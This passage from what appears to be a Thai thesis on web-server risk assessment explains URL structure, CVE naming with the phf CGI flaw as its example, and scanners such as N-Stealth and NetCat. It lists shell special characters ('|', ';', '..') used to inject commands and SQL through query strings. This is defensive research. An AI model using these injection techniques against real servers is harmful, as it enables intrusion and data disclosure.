ซึ่งทุกเวอร์ชันใช้โครงสร้างพื้นฐานของการร้องขอข้อมูล และการตอบสนองข้อมูลในการติดต่อสื่อสารเหมือนกัน แต่ทั้งนี้การทำงานของโปรโตคอลเอชทีทีพีในเวอร์ชัน 0.9 และ 1.0 นั้นเป็นการทำงานแบบไม่มีการจดจำสถานะ (Stateless Protocol) ทำให้การติดต่อสามารถทำได้อย่างอิสระและมีประสิทธิภาพมากกว่าในเวอร์ชัน 1.1 ที่ได้พัฒนาให้สนับสนุนการทำงานของเว็บแคช และการสร้างคอนเน็กชันแบบถาวร (Persistent Connections) ในการติดต่อสื่อสาร ทั้งนี้เพื่อให้สามารถใช้งานร่วมกับการทำงานแบบทันเนลโหมด (Tunnel Mode) ที่มีความปลอดภัยในการส่งข้อมูลมากกว่าการทำงานแบบไม่มีการจดจำสถานะได้ (รายละเอียดและตัวอย่างคำสั่งแสดงในภาคผนวก ข)

2.1.3 **ยูอาร์แอล** (Universal Resource Locator : URL) [8][9]

ยูอาร์แอลเป็นกลไกที่เว็บบราวเซอร์ใช้ในการส่งการร้องขอข้อมูลไปยังเว็บเซิร์ฟเวอร์ โดยระบุถึงทรัพยากรที่ต้องการบนเว็บเซิร์ฟเวอร์มีโครงสร้างหลัก 4 ส่วน คือ

Protocol://server/path?parameters
(1) (2) (3) (4)

(1) Protocol คือ โปรโตคอลที่ใช้ติดต่อสื่อสารกันระหว่างเว็บบราวเซอร์และเว็บเซิร์ฟเวอร์ เช่น http แสดงถึงการใช้โปรโตคอลเอชทีทีพีในการติดต่อสื่อสาร หรือ ftp แสดงถึงการใช้โปรโตคอลเอฟทีพี (File Transfer Protocol : FTP) ในการติดต่อสื่อสาร เป็นต้น

(2) server คือ ชื่อหรือหมายเลขไอพี (Internet Protocol : IP) ของเว็บเซิร์ฟเวอร์ซึ่งเก็บทรัพยากรที่กำลังร้องขออยู่ ตัวอย่างเช่น www.chula.ac.th หรือ 161.200.93.1 เป็นต้น

(3) path คือไดเรกทอรีพาธ (Directory Path) ซึ่งประกอบด้วยไดเรกทอรีและชื่อของทรัพยากรที่ต้องการร้องขอ เช่น /engineer/index.html เป็นต้น

(4) parameters คือ พารามิเตอร์ที่ถูกส่งผ่านเข้าไปยังทรัพยากรเพื่อให้ทำการประมวลผลในกรณีที่ทรัพยากรนั้นๆ รองรับการประมวลผลพารามิเตอร์ดังกล่าว บางครั้งเรียกว่าคิวรีสตริง (Query String) และในส่วนนี้เองที่เป็นช่องทางที่ใช้ในการบุกรุกโดยการส่งผ่านค่าพารามิเตอร์ที่เป็นอักขระพิเศษเพื่อให้การทำงานผิดพลาดหรือเรียกใช้งานคำสั่งในระบบได้ ซึ่งอักขระพิเศษที่นิยมนำมาใช้ได้แก่

- “.” “..”และ “…” ซึ่งเป็นอักขระที่ใช้ทั่วไปในเชลล์ (Shell) เพื่อขอดูข้อมูลในไดเรกทอรี
- “%20” เป็นเลขฐานสิบหกที่แทนค่าเว้นวรรคหนึ่งตำแหน่งซึ่งใช้ร่วมกับคำสั่งอื่นๆ
- “|” ตัวอักขระไปป์ (Pipe) เป็นตัวอักขระที่ใช้ในเชลล์สคริปต์ (Shell Script) ของยูนิกซ์ ซึ่งถ้านำมาใช้ร่วมกับสคริปต์เพิร์ล (Perl) จะสามารถส่งคำสั่งไปทำงานในเชลล์ของระบบปฏิบัติการยูนิกซ์ได้
- “;” ใช้ในการแบ่งกั้นคำสั่งในเชลล์สคริปต์

การส่งอักขระพิเศษโดยไม่มีการตรวจสอบนั้นอาจส่งผลในการทำงานผิดพลาดได้ 3 ประการ [10] คือ

1. การท่วมล้นของบัฟเฟอร์ (Buffer Overflow) คือการส่งข้อมูลเข้าไปยังเว็บเซิร์ฟเวอร์หรือโปรแกรมประยุกต์ที่ทำงานบนเว็บเซิร์ฟเวอร์จำนวนมากเกินกว่าขนาดของบัฟเฟอร์ที่กำหนดไว้ อาจทำให้โปรแกรมประมวลผลผิดพลาดหรือหยุดให้บริการซึ่งเรียกการโจมตีแบบนี้ว่าดีโอเอส
2. เรียกใช้คำสั่งของระบบปฏิบัติการ เนื่องจากอักขระพิเศษส่วนมากเป็นอักขระที่ใช้ในการทำงานในเชลล์ของระบบปฏิบัติการ ดังนั้นหากไม่มีการปรับแต่งเว็บเซิร์ฟเวอร์ที่ดี ผู้บุกรุกอาจใช้เป็นช่องทางในการส่งคำสั่งเพื่อเรียกใช้งานคำสั่งพื้นฐานในระบบปฏิบัติการเช่น ls, dir, chmod เป็นต้น ส่งผลให้สามารถเรียกใช้คำสั่งให้ระบบปฏิบัติการเปิดเผยข้อมูลของระบบตามที่ต้องการได้
3. เปลี่ยนตรรกะการทำงานของโปรแกรมประยุกต์ เช่นเปลี่ยนคำสั่งเอสคิว-แอล (Structured Query Language : SQL) ในโปรแกรมประยุกต์ที่ติดต่อกับฐานข้อมูล โดยผู้บุกรุกอาจใช้อักขระพิเศษในการส่งคำสั่งเอสคิวแอลเข้าไปแก้ไขข้อมูลในฐานข้อมูลหรือเงื่อนไขการทำงานเพื่อให้การทำงานผิดพลาดได้

ผู้วิจัยได้ใช้วิธีการส่งผ่านค่าพารามิเตอร์ร่วมกับการทำงานของโปรโตคอลเอชทีทีพีในการพัฒนาเครื่องมือเพื่อประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์

2.2 เอกสาร งานวิจัยและโปรแกรมประยุกต์ที่เกี่ยวข้อง

2.2.1 ซีวีอี (Common Vulnerability and Exposure : CVE) [11]

ซีวีอีเป็นงานวิจัยที่ริเริ่มขึ้นเมื่อปี ค.ศ.1999 โดยหน่วยงานชื่อเอ็มไอทีอาร์อี (MITRE) ร่วมกับส่วนราชการ สถานศึกษาและบริษัทเพื่อสร้างกลไกในการระบุ ค้นหา และแก้ไขจุดบกพร่องของซอฟต์แวร์ ให้มีความรวดเร็วและมีประสิทธิภาพมากขึ้น เนื่องจากประสบปัญหาในการกำหนดมาตรฐานเพื่อระบุปัญหาด้านความมั่นคงของซอฟต์แวร์ ส่งผลให้เกิดความยุ่งยากในการตรวจสอบ ควบคุม และแก้ไขปัญหาจุดบกพร่องที่เกิดขึ้นเมื่อใช้ฐานข้อมูลของจุดบกพร่องแตกต่างกัน รวมถึงการประกาศปรับปรุงซอฟต์แวร์ด้วย ตัวอย่างเช่นตารางที่ 2.1 แสดงถึงความแตกต่างของการใช้ชื่อเพื่ออ้างอิงถึงจุดบกพร่องชนิดเดียวกันคือ จุดบกพร่องที่เกิดขึ้นกับโปรแกรมซีจีไอของสมุดโทรศัพท์พีเอชเอฟ (phf phonebook CGI program) ในปี ค.ศ. 1998 จากการใช้ชื่ออ้างอิงที่แตกต่างกัน ทำให้เกิดปัญหาความเข้าใจผิดในการอ้างอิงและเลือกใช้เครื่องมือเพื่อป้องกันแก้ไขจุดบกพร่องที่เหมาะสมได้

จากปัญหาในการใช้ชื่ออ้างอิงที่แตกต่างกันจึงเกิดแนวคิดในการพัฒนาซีวีอีเป็นการเชื่อมโยงเชิงตรรกะ (Logical Bridge) เพื่อใช้เป็นมาตรฐานในการอ้างอิงจุดบกพร่อง โดยจะรับข้อมูลจุดบกพร่องและรายละเอียด จากบริษัทและหน่วยงานด้านความมั่นคงต่างๆ เพื่อพิจารณาหาความสัมพันธ์ของจุดบกพร่องที่ได้มาจากแต่ละแหล่งข้อมูล และเปรียบเทียบกับนิยามของซีวีอีที่กำหนดโดยคณะทำงานที่จัดตั้งขึ้น เพื่อประกาศเป็นรายการจุดบกพร่องซีวีอีต่อไปซึ่งกระบวนการในการพิจารณาจะไม่ขอกล่าวในที่นี้

ตารางที่ 2.1 ชื่อที่ใช้อ้างอิงถึงจุดบกพร่องที่เกิดกับโปรแกรมซีจีไอของสมุดโทรศัพท์พีเอชเอฟ

ชื่อองค์กร	**ชื่อที่ใช้อ้างอิง**
Bindview	#107-cgi-phf
Bugtraq	PHF Attacks – fun and games for the whole family
CERIAS	http_eschellcmd
CERT	CS-96.06.cgi_example_code
Cisco Systems	HTTP-cgi-phf
CyberSafe	Network : HTTP ‘phf’ attack
DARPA	0x00000025 = HTTP PHF attack
ISS	http – cgi-phf
Symantec	#180 HTTP Server CGI example code compromises http server
Security Focus	#629 – phf Remote Command Execution Vulnerability

การตั้งชื่อเพื่อใช้อ้างอิงเป็นมาตรฐานของจุดบกพร่องซีวีอี มีองค์ประกอบคือ หมายเลขเพื่อใช้อ้างอิง คำอธิบาย และข้อมูลอ้างอิง โดยจุดบกพร่องที่ยังไม่ผ่านการพิจาณาจะถูกเรียกว่าซีเอนเอ (CVE Candidate Numbering Authority : CNA) หรือเรียกว่าแคนดิเดด โดยมีรูปแบบการกำหนดคือ CAN-yyyy-xxxx ซึ่งเป็นหมายเลขที่ประกอบด้วยปีที่ออกหมายเลขแคนดิเดดคือ yyyy และหมายเลขที่เป็นลำดับที่ของแคนดิเดดที่ออกในปีนั้นๆ คือ xxxx ส่วนจุดบกพร่องที่ได้รับการพิจารณาแล้วจะอยู่ในรูปแบบ CVE-yyyy-xxxx เมื่อ yyyy เป็นปีที่ประกาศจุดบกพร่องและ xxxx เป็นลำดับที่ที่ประกาศจุดบกพร่องนั้น ตัวอย่างซีวีอีดังตารางที่ 2.2

ตารางที่ 2.2 แสดงตัวอย่างข้อมูลในรายการซีวีอี

CVE Name : CVE-1999-0067
Description : CGI phf program allows remote command execution through shell metacharacters.
Reference : CERT : CA-96.06.cgi_example_code,XF:http-cgi-phf,BID:629

2.2.2 การใช้ระบบเครือข่ายในการประเมินความเสี่ยง [2]

งานวิจัยนี้ได้กล่าวถึงการประเมินความเสี่ยง 2 วิธีได้แก่ วิธีการให้คะแนนค่าถ่วงน้ำหนัก (Weighted Scores) และวิธีการหาค่าคาดหวัง (Expected Value) ซึ่งวิธีการให้คะแนนค่าถ่วงน้ำหนักจะมีข้อจำกัดในการกำหนดค่าถ่วงน้ำหนักที่ต้องกระทำโดยผู้ที่มีความชำนาญจึงไม่เหมาะกับการนำมาใช้กับการประเมินความเสี่ยงที่ต้องใช้ปัจจัยหลายๆ อย่างประกอบกัน แต่วิธีนี้มีข้อดีคือการคำนวณสามารถทำความเข้าใจได้ง่าย ซึ่งต่างจากวิธีการหาค่าคาดหวังที่จะต้องใช้ข้อมูลทางสถิติที่ได้จากการเก็บข้อมูลในอดีตหรือผู้ชำนาญมาทำการคำนวณหาค่าคาดหวังแต่อย่างไรก็ตามทั้ง 2 วิธีให้ผลสรุปของการประเมินความเสี่ยงในระบบต่างๆ ที่ใช้เป็นข้อมูลในการวางแผนจัดการ หรือการตัดสินใจในการดำเนินงานได้อย่างมีประสิทธิภาพ

จากงานวิจัยดังกล่าวผู้วิจัยได้ใช้วิธีการให้คะแนนค่าถ่วงน้ำหนักในการออกแบบวิธีการกำหนดค่าถ่วงน้ำหนักของระดับผลกระทบของจุดบกพร่อง โดยทำการแบ่งกลุ่มค่าถ่วงน้ำหนักตามประเภทของความเสียหายที่เกิดขึ้น และให้ค่าถ่วงน้ำหนักตามแต่ละประเภทของความเสียหาย (อธิบายเพิ่มเติมในบทที่ 3)

2.2.3 รูปแบบการวิเคราะห์ความเสี่ยงระบบรักษาความมั่นคงระบบคอมพิวเตอร์ [12]

งานวิจัยนี้ได้เสนอการวิเคราะห์ความเสี่ยงระบบรักษาความมั่นคงของระบบคอมพิวเตอร์ และวิธีวิเคราะห์ความเสี่ยงดังนี้ ความเสี่ยงคือความเป็นได้ในการที่จะสูญเสียหรือความน่าจะเป็นในการสูญเสีย โดยวัตถุประสงค์ในการวิเคราะห์ความเสี่ยงคือ เพื่อใช้ข้อมูลที่ได้จากการประเมินมาช่วยในการตัดสินใจวางแผนการดำเนินงาน ซึ่งองค์ประกอบของการวิเคราะห์ความเสี่ยงได้แก่ ความเป็นไปได้ในการที่จะถูกบุกรุก ความเป็นไปได้ที่การบุกรุกจะส่งผลกระทบต่อระบบ และระดับความรุนแรงของผลกระทบที่มีต่อระบบ โดยวิธีการในการประเมินความเสี่ยงทำได้ 2 วิธีคือ การค้นหาจุดบกพร่องและการตรวจสอบการป้องกันรักษาความมั่นคงของระบบ ซึ่งงานวิจัยชิ้นนี้ได้ยกตัวอย่างเครื่องมือที่ใช้ในการวิเคราะห์ความเสี่ยงของระบบรักษาความมั่นคงของเครือข่าย (Analysis of Network System Security Risks : ANSSR) โดยใช้วิธีการตรวจสอบการป้องกันรักษาความมั่นคงเนื่องจากการป้องกันรักษาความมั่นคงหนึ่งวิธีอาจป้องกันจุดบกพร่องได้หลายอย่าง แต่ทั้งนี้วิธีดังกล่าวมีข้อเสียคือไม่สามารถทราบจุดบกพร่องของระบบได้


ดังนั้นผู้วิจัยจึงนำแนวคิดในการประเมินความเสี่ยงด้วยการค้นหาจุดบกพร่องมาใช้ในการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์เนื่องจากวิธีดังกล่าวเป็นวิธีที่ทำให้ทราบจุดบกพร่องของเว็บเซิร์ฟเวอร์

2.2.4 โปรแกรมเอ็นซเท็ล (N-Stealth) [13]


โปรแกรมเอ็นซเท็ลจัดทำขึ้นเพื่อวัตถุประสงค์ในการค้นหาจุดบกพร่องของเว็บเซิร์ฟเวอร์โดยเฉพาะ โปรแกรมเอ็นซเท็ลได้รับการพัฒนาโดยบริษัทเอ็นสเตลเคอร์ (N-Stalker) โดยหลักการทำงานของโปรแกรมนี้จะทำการส่งการร้องขอข้อมูลไปยังเว็บเซิร์ฟเวอร์ผ่านทางพอร์ตที่ตั้งค่าไว้สำหรับให้บริการเว็บเซิร์ฟเวอร์ โดยใช้การร้องขอแบบเอชทีทีพีพร้อมทั้งมีการตั้งค่าผลการร้องขอที่คาดหวังไว้ว่าเว็บเซิร์ฟเวอร์จะตอบสนองมาอย่างไรและนำค่าผลการตอบสนองที่เกิดขึ้นมาทำรายงานสรุปจุดบกพร่อง ซึ่งขั้นตอนการทำงานของโปรแกรมแสดงดังรูปที่ 2.1

โปรแกรมเอ็นซเท็ลมีจุดเด่นในการทำงานคือ มีรายการร้องขอข้อมูลเอชทีทีพีเพื่อใช้ค้นหาจุดบกพร่องของเว็บเซิร์ฟเวอร์จำนวนมาก นอกจากนี้ยังเปิดโอกาสให้ผู้ใช้เพิ่มเงื่อนไขการร้องขอข้อมูลได้โดยทำการแก้ไขแฟ้มข้อมูลที่กำหนดไว้ และโปรแกรมเอ็นซเท็ลสามารถสร้างรายงานสรุปผลการตรวจสอบจุดบกพร่องให้แก่ผู้ใช้งานได้ แต่ทั้งนี้ผู้วิจัยพบว่าโปรแกรมเอ็นซเท็ลมีจุดอ่อนคือ มีการจัดระดับผลกระทบของจุดบกพร่องเพียงสามระดับและไม่มีการจำแนกระดับผลกระทบตามประเภทของความเสียหายที่เกิดขึ้น นอกจากนั้นไม่มีการนำผลการตรวจสอบ

จุดบกพร่องมาประมวลผลร่วมกันเพื่อคำนวณค่าความเสี่ยงของทั้งเว็บเซิร์ฟเวอร์ ท้ายสุดคือผู้ใช้งานไม่สามารถปรับค่าระดับผลกระทบให้เหมาะกับองค์กร และไม่มีการเสนอแนะวิธีการแก้ไขจุดบกพร่อง ตัวอย่างหน้าจอโปรแกรมเอ็นซเท็ลดังรูปที่ 2.2



รูปที่ 2.1 ขั้นตอนการทำงานของโปรแกรมเอ็นซเท็ล



รูปที่ 2.2 ตัวอย่างหน้าจอโปรแกรมเอ็นซเท็ล

2.2.5 โปรแกรมเน็ทแคท (NetCat) [14]

โปรแกรมเน็ทแคทเป็นโปรแกรมที่ให้ผู้ใช้งานสามารถร้องขอข้อมูลและวิเคราะห์ผลการตอบสนองข้อมูลจากเว็บเซิร์ฟเวอร์ในแต่ละรายการร้องขอข้อมูลได้ โดยผู้ใช้กำหนดการร้องขอข้อมูลทีละรายการร้องขอจากนั้นโปรแกรมจะส่งรายการร้องขอข้อมูลไปยังเว็บเซิร์ฟเวอร์และรับผลการตอบสนองมาแสดงผลให้ผู้ใช้งานวิเคราะห์ข้อมูลต่อไป

```
C:\nc>nc pacific.cp.eng.chula.ac.th 80
```

ตัวอย่างข้างต้นแสดงการร้องขอเพื่อติดต่อไปยังเว็บเซิร์ฟเวอร์ pacific.cp.eng.chula.ac.th ที่พอร์ตหมายเลข 80 (พอร์ตมาตรฐานที่ให้บริการเว็บเซิร์ฟเวอร์) เมื่อติดต่อกับเว็บเซิร์ฟเวอร์ได้แล้ว ผู้ใช้งานสามารถส่งการร้องขอข้อมูลเอชทีทีพีไปยังเว็บเซิร์ฟเวอร์ได้ ตัวอย่างดังต่อไปนี้ เป็นการส่งคำสั่ง GET เพื่อใช้ร้องขอข้อมูลในเว็บเซิร์ฟเวอร์

```
C:\nc> GET / HTTP/1.0
```

จากการร้องขอข้อมูลข้างต้นได้ผลการตอบสนองจากเว็บเซิร์ฟเวอร์ดังนี้

```
HTTP/1.1 200 OK
Date: Fri, 12 Dec 2003 08:48:15 GMT
Server: Apache/1.3.19 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.5 OpenSSL/0.9.6 PHP/4.0.4pl1
Last-Modified: Fri, 29 Mar 2002 03:01:55 GMT
```


```
ETag: "ea68-143-3ca3d923"
Accept-Ranges: bytes
Content-Length: 323
Connection: close
Content-Type: text/html

<html>
<head>
<title>Redirect to Secure Server.</title>
<meta http-equiv="Content-Type" content="text/html; charset=tis-620">
<meta http-equiv="refresh" content="0;URL=https://pacific.cp.eng.chula.ac.th">
</head>
…
```

ผลการตอบสนองที่ได้รับแสดงการตอบสนองที่สมบูรณ์ กล่าวคือเว็บเซิร์ฟเวอร์สามารถตอบสนองผลการร้องขอได้สำเร็จ พร้อมส่งข้อมูลของการร้องขอนั้นกลับมาเพื่อให้ผู้ใช้งานนำข้อมูลที่ได้ไปประมวลผลต่อไป ทั้งนี้ผู้ใช้งานสามารถเรียกดูข้อมูลผ่านทางเว็บบราวเซอร์เพื่อแสดงผลเอกสารเอชทีเอ็มแอลที่ทางเว็บเซิร์ฟเวอร์ส่งมาได้ โปรแกรมเน็ทแคทมีข้อดีคือผู้ใช้งานสามารถร้องขอข้อมูลได้ตามต้องการซึ่งเป็นการทำงานแบบกำหนดคำสั่งการทำงานโดยผู้ใช้งานเอง กล่าวคือผู้ใช้งานต้องกำหนดคำสั่งการทำงานทีละคำสั่งจึงทำให้ไม่ได้รับความสะดวกในการใช้งานและต้องใช้ผู้ชำนาญคำสั่งการทำงานของโปรโตคอลเอชทีทีพี นอกจากนั้นโปรแกรมเน็ทแคทไม่มีการวิเคราะห์ผลและออกรายงานสรุปผลให้กับผู้ใช้งานด้วย

2.2.6 **โปรแกรมแซนแคท** (Sandcat) [15]

โปรแกรมแซนแคทเป็นโปรแกรมที่มีหลักการทำงานเหมือนกับโปรแกรมเอ็นซเท็ลดังที่กล่าวมาแล้วข้างต้นแต่ทั้งนี้โปรแกรมแซนแคทได้เพิ่มในส่วนของการจัดการรายการร้องขอข้อมูลให้ผู้ใช้งานสามารถปรับปรุงแก้ไขรายการร้องขอข้อมูลได้สะดวกขึ้น แต่อย่างไรก็ตามโปรแกรมแซนแคทยังคงมีจุดอ่อนเช่นเดียวกับโปรแกรมเอ็นซเท็ลคือไม่มีการนำผลการตรวจสอบจุดบกพร่องมาประมวลผลร่วมกัน เพื่อใช้ในการประเมินความเสี่ยงของทั้งเว็บเซิร์ฟเวอร์ ผู้ใช้งานไม่สามารถปรับค่าระดับผลกระทบได้ และไม่มีการจัดเก็บข้อเสนอแนะในการแก้ไขจุดบกพร่อง ตัวอย่างหน้าจอโปรแกรมแซนแคทดังรูปที่ 2.3




รูปที่ 2.3 ตัวอย่างหน้าจอโปรแกรมแซนแคท

บทที่ 3


การออกแบบการประเมินความเสี่ยง

ในบทนี้จะกล่าวถึงองค์ประกอบของการประเมินความเสี่ยงที่ผู้วิจัยได้ออกแบบไว้ ซึ่งมีขั้นตอนการออกแบบดังรูปที่ 3.1 โดยงานวิจัยนี้ได้นำจุดบกพร่องซีวีอีเป็นจุดบกพร่องในการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ ซึ่งผู้วิจัยได้กำหนดระดับผลกระทบของแต่ละจุดบกพร่องจำแนกตามประเภทความเสียหายและทำการคำนวณค่าความน่าจะเป็น เพื่อใช้ในการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ต่อไป



รูปที่ 3.1 ขั้นตอนการออกแบบการประเมินความเสี่ยง

